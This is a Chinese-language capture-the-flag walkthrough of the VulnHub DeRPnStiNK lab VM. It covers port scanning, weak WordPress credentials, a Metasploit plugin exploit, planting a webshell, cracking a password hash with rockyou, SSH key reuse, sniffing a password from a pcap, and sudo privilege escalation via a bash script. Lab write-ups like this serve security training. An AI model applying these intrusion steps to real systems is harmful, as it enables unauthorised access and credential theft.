
VulnHub2018_DeRPnStiNK靶机渗透练习
据说该靶机有四个flag
扫描
扫描附近主机arp-scan -l


扫主目录
扫端口
nmap -sS -sV -n -T4 -p- 192.168.xx.xx
结果如下
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-30 19:25 CST

Nmap scan report for 192.168.93.131

Host is up (0.0024s latency).

Not shown: 65532 closed tcp ports (reset)

PORT   STATE SERVICE VERSION

21/tcp open  ftp     vsftpd 3.0.2

22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)

80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))

MAC Address: 00:0C:29:11:23:DE (VMware)

Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 15.72 seconds
访问目标主机ip,f12查找flag,得到第一个flag
flag1(52E37291AEDF6A46D7D0BB8A6312F4F9F1AA4975C248C3F0E008CBA09D6E9166)

同时发现html头部有info.txt的位置
<head>

   <meta charset="UTF-8">

   <title>DeRPnStiNK</title>

   <link rel="stylesheet" href="css/style.css">

<script type="text/javascript" src="http://ajax.googleapis.com/ajax/libs/jquery/1.7.1/jquery.min.js"></script>

<script type="text/javascript" src="/is/js/release/kveik.1.4.24.js?1"></script>

<script type="text/info" src="/webnotes/info.txt"></script>

</head>
该文件就一句话:
<-- @stinky, make sure to update your hosts file with local dns so the new derpnstink blog can be reached before it goes live -->
gpt解释:
在自己的“hosts”文件中添加本地DNS配置,以便在博客正式上线之前可以通过本地的域名解析访问新的博客“derpnstink”。

具体解释:

hosts 文件:这是操作系统中的一个文件,用于将域名(如example.com)映射到特定的IP地址。通过修改这个文件,你可以在不依赖外部DNS服务器的情况下本地解析域名。这通常用于测试、开发或调试。

本地DNS:指的是在本地计算机上配置域名解析。通过修改hosts文件,你可以在浏览器中输入一个域名,它会指向特定的IP地址,即使这个域名还没有在公共互联网上注册或上线。
vim /etc/hosts
添加
靶机ip derpnstink.local
爆破目录
dirb http://derpnstink.local/
发现http://derpnstink.local/weblog/wp-admin/
随便试了几个弱密码,结果账号和密码都是admin
因为是Wordpress所以可以
wpscan --url http://derpnstink.local/weblog/ --enumerate vp,vt,tt,u扫描
发现woedpress版本是4.6.29
访问robots.txt
User-agent: *
Disallow: /php/
Disallow: /temporary/
访问php返回forbidden,temporary目录扫描一遍返回的也都是Forbidden
漏洞利用
wordpress&phpmyadmin
按理说应该是wpscan扫出来一个Slideshow Gallery的漏洞的,但是我这边不知道为什么同样的命令扫不出来,不管了,直接测试一下.
打开msf6,运行search Slideshow Gallery然后use 0,按照下图设置好参数后,运行exp

拿到shell

写个木马到当前目录下,蚁剑链接
之前目录扫描出了phpmyadmin,现在进入如下目录查看账号密码

登进数据库后发现没啥有用的东西,好吧再看看别的,按照前人的打法,有个wp-config.php(路径是/var/www/html/weblog/wp-config.php),点进去发现root用户的数据库,密码为mysql,因此用root用户登录phpmyadmin
然后在wp_users这个表里面发现第二个用户unclestinky,密码被哈希加密.
解压kali自带的一个字典:gzip -d /usr/share/wordlists/rockyou.txt.gz
Rockyou.txt是来自社交媒体应用程序开发人员(也称为RockYou)的一组泄露的密码。它为Myspace应用程序开发了小部件。在2009年12月,该公司经历了一次数据泄露事件,导致3200万用户帐户被泄露。这主要是由于该公司的政策以明文形式存储密码。
等待破解
Using default input encoding: UTF-8

Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])

Cost 1 (iteration count) is 8192 for all loaded hashes

Will run 4 OpenMP threads

Press 'q' or Ctrl-C to abort, almost any other key for status

0g 0:00:00:09 1.87% (ETA: 22:13:36) 0g/s 34734p/s 34734c/s 34734C/s chusma..chelle25

0g 0:00:00:52 11.21% (ETA: 22:13:17) 0g/s 34228p/s 34228c/s 34228C/s gelame..gee1234

0g 0:00:00:53 11.44% (ETA: 22:13:17) 0g/s 34213p/s 34213c/s 34213C/s fabi06..f2u8c1k0u

0g 0:00:00:54 11.66% (ETA: 22:13:17) 0g/s 34212p/s 34212c/s 34212C/s dovenzz..doublea_aor

wedgie57         (?)

1g 0:00:01:21 DONE (2024-09-30 22:06) 0.01221g/s 34167p/s 34167c/s 34167C/s wedner12..wedders1234

Use the "--show --format=phpass" options to display all of the cracked passwords reliably

Session completed.
密码是wedgie57,然后用它来登录wordpress

posts处发现第二个flag:flag2(a7d355b26bda6bf1196ccffead0b2cf2b81f0a9de5b4876b44407f1dc07e51e6)
ftp&ssh
之前扫到一个ftp服务,用xftp尝试登录目标ftp,
unclestinky/wedgie57登录失败(后来才发现uncle是叔叔的意思stinky才是名字,捏麻麻的),之前蚂蚁剑连接的时候在/home目录下发现两个用户,stinky和mrderp
stinky/wedgie57登录成功

最后在如下图所示地方找到密钥

拿密钥登录stinky账号发现不行,还有另一个账号mrderp,但是发现还要密码,wc。
看了其他大佬的解答(https://blog.csdn.net/qq_41765918/article/details/126837789#:~:text=一看最后中断的过程里 )
发现可以在命令后面加上-o PubkeyAcceptedKeyTypes=+ssh-rsa
ssh -i key.txt stinky@192.168.93.131 -o PubkeyAcceptedKeyTypes=+ssh-rsa
登录成功,尝试sudo命令发现该用户不在sudoers file里面,不能用
第三个flag在桌面上

继续看ftp,发现network-logs文件,打开
12:06 mrderp: hey i cant login to wordpress anymore. Can you look into it?

12:07 stinky: yeah. did you need a password reset?

12:07 mrderp: I think i accidently deleted my account

12:07 mrderp: i just need to logon once to make a change

12:07 stinky: im gonna packet capture so we can figure out whats going on

12:07 mrderp: that seems a bit overkill, but wtv

12:08 stinky: commence the sniffer!!!!

12:08 mrderp: -_-

12:10 stinky: fine derp, i think i fixed it for you though. cany you try to login?

12:11 mrderp: awesome it works!

12:12 stinky: we really are the best sysadmins #team

12:13 mrderp: i guess we are...

12:15 mrderp: alright I made the changes, feel free to decomission my account

12:20 stinky: done! yay
Docunemts文件夹里面有流量包文件

远程下载到本机
scp -i key.txt -o PubkeyAcceptedKeyTypes=+ssh-rsa stinky@192.168.93.131:/home/stinky/Documents/derpissues.pcap /home/kali/Desktop
但是我没学过wireshark抓包,所以还是看了其他大佬的来复现,参考如下
https://blog.csdn.net/shenyu_1126/article/details/109829988
最后找到密码

我以为是wordpress的账户和密码但是试过发现没用,于是用ssh登录这个账号看看,用pass1:derpderpderpderpderpderpderp登录成功

查看桌面上的日志文件
From: Help Desk <helpdesk@derpnstink.local>

Date: Thu, Aug 23, 2017 at 1:29 PM

Subject: sudoers ISSUE=242 PROJ=26

To: Derp, Mr (mrderp) [C]

When replying, type your text above this line.

Help Desk Ticket Notification

Thank you for contacting the Help Desk. Your ticket information is below. If you have any

additional information to add to this ticket, please reply to this notification.

If you need immediate help (i.e. you are within two days of a deadline or in the event of a

security emergency), call us. Note that the Help Desk's busiest hours are between 10 a.m. (ET)

and 3 p.m. (ET).

Toll-free: 1-866-504-9552

Phone: 301-402-7469

TTY: 301-451-5939

Ticket Title: Sudoers File issues

Ticket Number: 242

Status: Break/fix

Date Created: 08/23/2017

Latest Update Date: 08/23/2017

Contact Name: Mr Derp

CC’s: Uncle Stinky

Full description and latest notes on your Ticket: Sudoers File issues

Notification

Regards,

Service Desk

Listen with focus, answer with accuracy, assist with compassion.

From: Help Desk

Date: Mon, Sep 10, 2017 at 2:53 PM

Subject: sudoers ISSUE=242 PROJ=26

To: Derp, Mr (mrderp) [C]

When replying, type your text above this line.

Closed Ticket Notification

Thank you for contacting the Help Desk. Your ticket information and its resolution is

below. If you feel that the ticket has not been resolved to your satisfaction or you need additional

assistance, please reply to this notification to provide additional information.

If you need immediate help (i.e. you are within two days of a deadline or in the event of a

security emergency), call us or visit our Self Help Web page at https://pastebin.com/RzK9WfGw

Note that the Help Desk's busiest hours are between 10 a.m. (ET)

and 3 p.m. (ET).

Toll-free: 1-866-504-9552

Phone: 301-402-7469

TTY: 301-451-5939

Ticket Title: sudoers issues

Ticket Number: 242

Status: Closed

Date Created: 09/10/2017

Latest Update Date: 09/10/2017

CC’s:

Resolution: Closing ticket. ticket notification.

Regards,

eRA Service Desk

Listen with focus, answer with accuracy, assist with compassion.

For more information, dont forget to visit the Self Help Web page!!!
好像只有这个网站有用https://pastebin.com/RzK9WfGw ,点进去看看
发现一段话:mrderp ALL=(ALL) /home/mrderp/binaries/derpy*
这是考查的一个linux sudo命令知识点,
大概意思:
允许mrderp用户在主机上以任何身份包括root用户权限读写执行/home/mrderp/binaries/目录下derpy开头的文件
于是创建这个目录,并创建文件
echo "/bin/bash" >derpy.sh

chmod 777 derpy.sh

sudo ./derpy.sh

第四个flag在root目录的Desktop目录下
